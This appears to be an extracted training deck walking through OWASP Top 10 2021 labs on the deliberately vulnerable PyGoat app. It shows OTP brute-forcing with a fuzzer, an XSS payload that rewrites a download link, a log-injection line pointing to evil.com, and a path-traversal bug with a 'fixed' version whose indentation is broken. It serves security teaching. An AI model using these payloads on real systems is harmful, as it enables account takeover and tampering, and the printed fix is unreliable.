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
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Login Through Otp

Send OTP

Enter Your OTP:

Log in





Fuzzer

Fuzz Locations

Header: Text

POST http://127.0.0.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Referer: http://
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: http://127.0.0.1:5000

otp=1234

Add Payload

Type: Numberzz

From: 100

To: 999

Increment: 1

Payloads Preview:

- 100
- 101
- 102
- 103
- 104
- 105
- 106
- 107
- 108
- 109
- 110
- 111
- 112
- 113
- 114
- 115

Continue?

Standard Mode

Sites



Quick Start



Request



Response




Requester



Break



Contexts



Default Cont



Sites



> http://127.0.0.1:8000/otp

HTTP/1.1 200 OK
Date: Fri, 21 Jul 2023 03:12:49 GMT

Server: WSGIServer/0.2 CPython/3.9.13

Content-Type: text/html; charset=utf-8

X-Frame-Options: DENY


Content-Length: 27275

Vary: Cookie

```
<!-- Bootstrap CSS CDN -->
<link
  rel="stylesheet"
  href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.0/css/bootstrap.min.css"
  integrity="sha384-9gVQdYFwWWSjIDznLEwnxCjeSWFphJiwGPXR1jddIhOegiu1FwO5qRGvFX0dJZ4"
  crossorigin="anonymous"
/>
<!-- Our Custom CSS -->
```



Alerts



Search

Progress:

1: HTTP - http://127.0.0.1:8000/otp



100%



Current fuzzers: 0




Messages Sent: 901

Errors: 0

Show Errors

Export

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Payloads	Highest Alert	State
190	Fuzzed	200	OK	6 ms	299 bytes	27,275 bytes	289		
0	Original	200	OK	16 ms	299 bytes	27,291 bytes			
1	Fuzzed	200	OK	55 ms	299 bytes	27,291 bytes	100		
4	Fuzzed	200	OK	47 ms	299 bytes	27,291 bytes	103		
3	Fuzzed	200	OK	52 ms	299 bytes	27,291 bytes	102		
5	Fuzzed	200	OK	42 ms	299 bytes	27,291 bytes	104		
2	Fuzzed	200	OK	60 ms	299 bytes	27,291 bytes	101		
6	Fuzzed	200	OK	49 ms	299 bytes	27,291 bytes	105		
7	Fuzzed	200	OK	17 ms	299 bytes	27,291 bytes	106		



Mitigation

- Where possible, implement multi-factor authentication to prevent automated credential stuffing, brute force, and stolen credential reuse attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak password checks, such as testing new or changed passwords against the top 10,000 worst passwords list.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts, but be careful not to create a denial of service scenario. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.

A8 Software and Data Integrity Failures

Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs).

Eg: Insecure Deserialization

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker. This can result in two primary types of attacks:

- Object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization.
- Typical data tampering attacks such as access-control-related attacks where existing data structures are used but the content is changed.

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Your name ?

john

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Firefox HA A08 S (57) (57) # 3 Digi ABP G

127.0.0.1:8000/2021/A8/lab2?username=john

PG

Here is your download

Hey john,

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a#download_link | 29.3167 x 22.4

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Search HTML

```
>
<div>
  <div>
    <div>
      <a href="#" id="download_link" style="color: blue; text-decoration: underline;">Here is your download

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:hover .cl ▾ Flexbox


```

Vulnerability



Page is vulnerable to XSS.

Name is directly printed from the url param.

If we specify name value as:

```
user+<script>document.getElementById("download_link").setAttribute("href"%  
2C"%2Fstatic%2Ffake.txt")%3B<%2Fscript>user+<script>document.getElementById("download_link").setAttribute("href"%2C"%2Fstatic%2Ffake.txt")%3B<%2Fscript>
```

The download url is modified and user may download an arbitrary file by trusting the domain

A vertical sidebar on the left side of the page. It features a blue header with a logo and the letters "PG". Below this are four blue rectangular buttons with white icons and text: "Home", "OWASP TOP 10 2021", "SANS 25 Vulns", and "Mitre top 25 Vulns".The main content area has a light gray background. At the top, there is a dark blue header bar with a small icon and a three-line menu icon. Below this, a message "Here is your download" is displayed above a large, bold, black "Hey user user ,". At the bottom of the content area is a blue button labeled "Back to Lab Details".A developer tools interface is open at the top of the page. The "Inspector" tab is active, showing a search bar for "Search HTML" and a code editor with the following HTML and CSS:

Filter Styles Layout Computed Changes

:hov .cls + ☀️ ☇ Flexbox

Mitigation

For the demonstrated vulnerability, XSS is used to redirect user to a fake file.

As a user we should always cross-check signatures for verification of Data Integrity. Checksums should be provided for downloads so that it can be cross checked from user end.

Mitigation

- Use digital signatures or similar mechanisms to verify the software or data is from the expected source and has not been altered.
- Ensure libraries and dependencies, are consuming trusted repositories. If you have a higher risk profile, consider hosting an internal known-good repository that's vetted.
- Ensure that a software supply chain security tool, such as OWASP Dependency Check or OWASP CycloneDX, is used to verify that components do not contain known vulnerabilities
- Ensure that your CI/CD pipeline has proper segregation, configuration, and access control to ensure the integrity of the code flowing through the build and deploy processes.
- Ensure that unsigned or unencrypted serialized data is not sent to untrusted clients without some form of integrity check or digital signature to detect tampering or replay of the serialized data

A09: Security Logging and Monitoring Failures

This category is to help detect, escalate, and respond to active breaches. Without logging and monitoring, breaches cannot be detected. Insufficient logging, detection, monitoring, and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions, are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by dynamic application security testing (DAST) tools (such as OWASP ZAP) do not trigger alerts.
- The application cannot detect, escalate, or alert for active attacks in real-time or near real-time.

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Logs are strictly monitored

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```
1 staticfiles
2 .all-contributorsrc
3 .gitignore
4 app.log
5 db.sqlite3
6 db.sqlite3~f1cf11156c
7 docker-compose.yml
8 Dockerfile
9 gh-md-toc
10 installer.sh
11 manage.py
12 Procfile
13 PyGoatBot.py
14 README.md
15 requirements.txt
16 runtime.txt
17 setup.py
18 temp.py
```

```
1 WARNING:django.request:Not Found: /a10_lab/debug
2 WARNING:django.request:Not Found: /favicon.ico
3
4
5 ERROR:root:2023-07-17 15:16:14.967946:127.0.0.1:john
6 ERROR:root:2023-07-17 15:16:22.119778:127.0.0.1:test
7
8
```

```
1
2 WARNING:django.request:Not Found: /a10_lab/debug
3 WARNING:django.request:Not Found: /favicon.ico
4
5 ERROR:root:2023-07-17 15:16:14.967946:127.0.0.1:john
6 ERROR:root:2023-07-17 15:16:22.119778:127.0.0.1:test
7
8 ERROR:root:2023-07-17 15:30:31.781079:127.0.0.1:Python version is outdated. Update from evil.com/py3
9 ERROR:root:2023-07-17 15:20:04.464767:127.0.0.1: dolor sit amet, consectetur adipiscing elit. Aenean commo
10 | 
11 |
```

Mitigation

Ensure all login, access control, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts and held for enough time to allow delayed forensic analysis.

Ensure that logs are generated in a format that log management solutions can easily consume.

Ensure log data is encoded correctly to prevent injections or attacks on the logging or monitoring systems.

Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.

DevSecOps teams should establish effective monitoring and alerting such that suspicious activities are detected and responded to quickly.

A10: Server Side Request Forgery (SSRF)

- SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination.

Sample usages for remote url fetching: DNS Checkers, URL previews on social media

- Common attacks: Attacks on internal services/files, Attack on external URLs (DoS)

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Overview This category is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage and above-average Exploit and Impact potential ratings. As new entries are likely to be a single or small cluster of Common Weakness Enumerations (CWEs) for attention and awareness, the hope is that they are subject to focus and can be rolled into a larger category in a future edition.

Description SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL). As modern web applications provide end-users with convenient features, fetching a URL becomes a common scenario. As a result, the incidence of SSRF is increasing. Also, the severity of SSRF is becoming higher due to cloud services and the complexity of architectures.

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<div id="content" style="height: 100vh">
  <nav class="navbar navbar-expand-lg navbar-light bg-light">...</nav>
  <title>SSRF LAB</title>
  <div style="display:flex;flex-direction:column;align-items:center">
    <div style="display:flex;flex-direction:row;align-items:center; margin:15px">
      <form method="post" action="/ssrf_lab">...</form>
      <form method="post" action="/ssrf_lab">...</form>
      <form method="post" action="/ssrf_lab">...</form>
      <form method="post" action="/ssrf_lab">...</form>
      <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog4.txt">
      <button class="btn btn-info" type="submit">Blog4</button>
    </form>
    <div>...</div>
  </div>
  <button class="col12 btn btn-info" style="position : fixed ; right :330px; bottom : 7px">Hint</button> event
  <div class="lab code">Try to find a .env file</div>
  <button class="col12 btn btn-info" style="position : fixed ; right :200px; bottom : 7px">View Code</button> event
  <!--jQuery CDN - Slim version (=without AJAX)-->
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All	HTML	CSS	JS	XHR	Fonts	Images	Media	WS	Other
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200	PO...	127.0....	ssrf_lab						
200	GET	127.0....	dark-theme.css						
				26 requests	810.19 kB / 335.60 kB transferred			Finish: 850 ms	DOMContentLoaded
	Headers	Cookies	Request	Response	Timings				
	Filter Headers								
	POST	http://127.0.0.1:8000/ssrf_lab							
	Status	200 OK	(?)						
	Version	HTTP/1.1							
	Transferred	30.34 kB (29.91 kB size)							
	Referrer Policy	same-origin							
	Request Priority	Highest							
	Response Headers (434 B)								
	Content-Length:	29907							
	Content-Type:	text/html; charset=utf-8							
	Cross-Origin-Opener-Policy:	same-origin							
	Date:	Mon, 17 Jul 2023 05:39:20 GMT							
	Referrer-Policy:	same-origin							
	Server:	WSGIServer/0.2 CPython/3.9.13							
	Set-Cookie:	csrf_token=tL26KDRKqzZKjZqQVmGp8vxq3Eqp3Wq6; expires=Mon, 15 Jul 2024 05:39:20 GMT; Max-Age=31449600; Path=/; SameSite=Lax							
	Vary:	Cookie							
	X-Content-Type-Options:	nosniff							



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Sta...	M...	Domain	File	Initiator	Type	Transferred	Size
200	PO...	127.0....	ssrf_lab	document	html	30.34 kB	29...
200	GET	127.0....	dark-theme.css	stylesheet	css	9.31 kB	9.0...

26 requests | 810.19 kB / 335.60 kB transferred | Finish: 850 ms | DOMContentLoaded

Headers Cookies Request Response Timings

Filter Request Parameters

Form data

Raw

csrftoken: "8a90UVKsRlTyUErbkTZ8z9vFUoYLQtibrL1Kuor27Kl83tHR55vnxuSVNSe0Jf
y7"

blog: "templates/Lab/ssrf/blogs/blog4.txt"

Vulnerable Code

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def ssrf_lab(request):

    if request.user.is_authenticated:
        if request.method=="GET":
            return render(request,"Lab/ssrf/ssrf_lab.html",{"blog":"Read Blog About SSRF"})

        else:
            # vulnerable code
            file=request.POST["blog"]
            try :
                dirname = os.path.dirname(__file__)
                filename = os.path.join(dirname, file)
                file = open(filename,"r")
                data = file.read()
                return render(request,"Lab/ssrf/ssrf_lab.html",{"blog":data})
            except:
                return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": "No blog found"})
        else:
            return redirect('login')
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  <div id="content" style="height: 100vh">
    <nav class="navbar navbar-expand-lg navbar-light bg-light">[...]
      <title>SSRF LAB</title>
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          <form method="post" action="/ssrf_lab">
            <input type="hidden" name="csrfmiddlewaretoken" value="7lDqB3hTZA7aD7av75VrR17DByZiwxAZqWvmbwYtfZWKMWqbShrGPmu"/>
            <input type="hidden" name="blog" value="views.py"/>
            <button class="btn btn-info" type="submit">Blog4</button>
          </form>
        </div>
        <div>[...]
      </div>
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      <div class="lab code">Try to find a .env file</div>
    </div>
  </div>
  <div>[...]

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```
import hashlib from django.shortcuts import render,redirect from django.http import HttpResponseRedirect, HttpResponseBadRequest, JsonResponse
from .models import FAANG, AF_session_id, info, login, comments, authLogin, tickits, sql_lab_table, Blogs, CF_user, AF_admin from django.core
import serializers from requests.structures import CaseInsensitiveDict from django.contrib.auth import login, authenticate from
django.contrib.auth.forms import UserCreationForm import random import string import os from hashlib import md5 import datetime from
.forms import NewUserForm from django.contrib import messages #*****Lab
Requirements*****# from .models import FAANG, info, login, comments, otp from random import
randint from xml.dom.pulldom import parseString, START_ELEMENT from xml.sax.handler import feature_external_ges from xml.sax import
make_parser from django.views.decorators.csrf import csrf_exempt from django.template import loader from django.template.loader import
render_to_string import subprocess import pickle import base64 import yaml import json from dataclasses import dataclass import uuid from
.utility import filter_blog, customHash import jwt from PIL import Image, ImageMath import base64 from io import BytesIO from argon2 import
PasswordHasher import logging import requests import re #*****Login and
Registration*****# def register(request): if request.method == "POST": form =
NewUserForm(request.POST) if form.is_valid(): user = form.save() login(request, user) messages.success(request, "Registration successful.") return
redirect('/') messages.error(request, "Unsuccessful registration. Invalid information.") form = NewUserForm() return render
(request=request, template_name="registration/register.html", context={"register_form":form}) # def register(request): # if
request.method=="POST": # form = UserCreationForm(request.POST) # if form.is_valid(): # form.save() # return redirect("login") # else: # form=
UserCreationForm() # return render(request,"registration/register.html",{"form":form,}) def home(request): if request.user.is_authenticated:
return render(request,'introduction/home.html',) else: return redirect('login') ## authentication check decarator function def
authentication_decorator(func): def function(*args, **kwargs): if args[0].user.is_authenticated: return func(*args, **kwargs) else: return
redirect('login') return function #*****XSS*****xss(request): if request.user.is_authenticated: return render(request,"Lab/XSS/xss.html") else: return
redirect('login') def xss(request): if request.user.is_authenticated: return render(request,"Lab/XSS/xss.html") else: return redirect('login')
```

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Mitigation

From Application layer:

- Sanitize and validate all client-supplied input data
- Enforce the URL schema, port, and destination with a positive allow list
- Do not send raw responses to clients

Fixed code



```
def ssrf_lab(request):
    if request.user.is_authenticated:
        if request.method == "GET":
            return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": "Read Blog About SSRF"})

    else:
        # We only take blog slug as the input
        blog_post_slug = request.POST["blog"] # example blog_1, blog_2, ...
        try:
            # should not have slashes. Only allows numbers, letters, underscores and max 50 chars.
            if not re.fullmatch('[a-zA-Z0-9_]{1,50}', blog_post_slug):
                raise ValueError()

            dirname = os.path.dirname(__file__)
            # only allow txt files in the blog template directory to be loaded
            file_patch = f"templates/Lab/ssrf/blogs/{blog_post_slug}.txt"
            filename = os.path.join(dirname, file_patch)
            file = open(filename, "r")
            data = file.read()
            return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": data})
        except:
            return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": "No blog found"})
    else:
        return redirect('login')
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References

OWASP Top 10:

<https://owasp.org/Top10/>

Pygoat Project and Demos:

<https://github.com/adeyosemanputra/pygoat>

https://www.youtube.com/watch?v=k_C5bNF1VGs

Learning resources

Hacksplaining: <https://www.hacksplaining.com/owasp>

Web Security Academy: <https://portswigger.net/web-security>

Owasp Cheatsheets: <https://cheatsheetseries.owasp.org/IndexTopTen.html>

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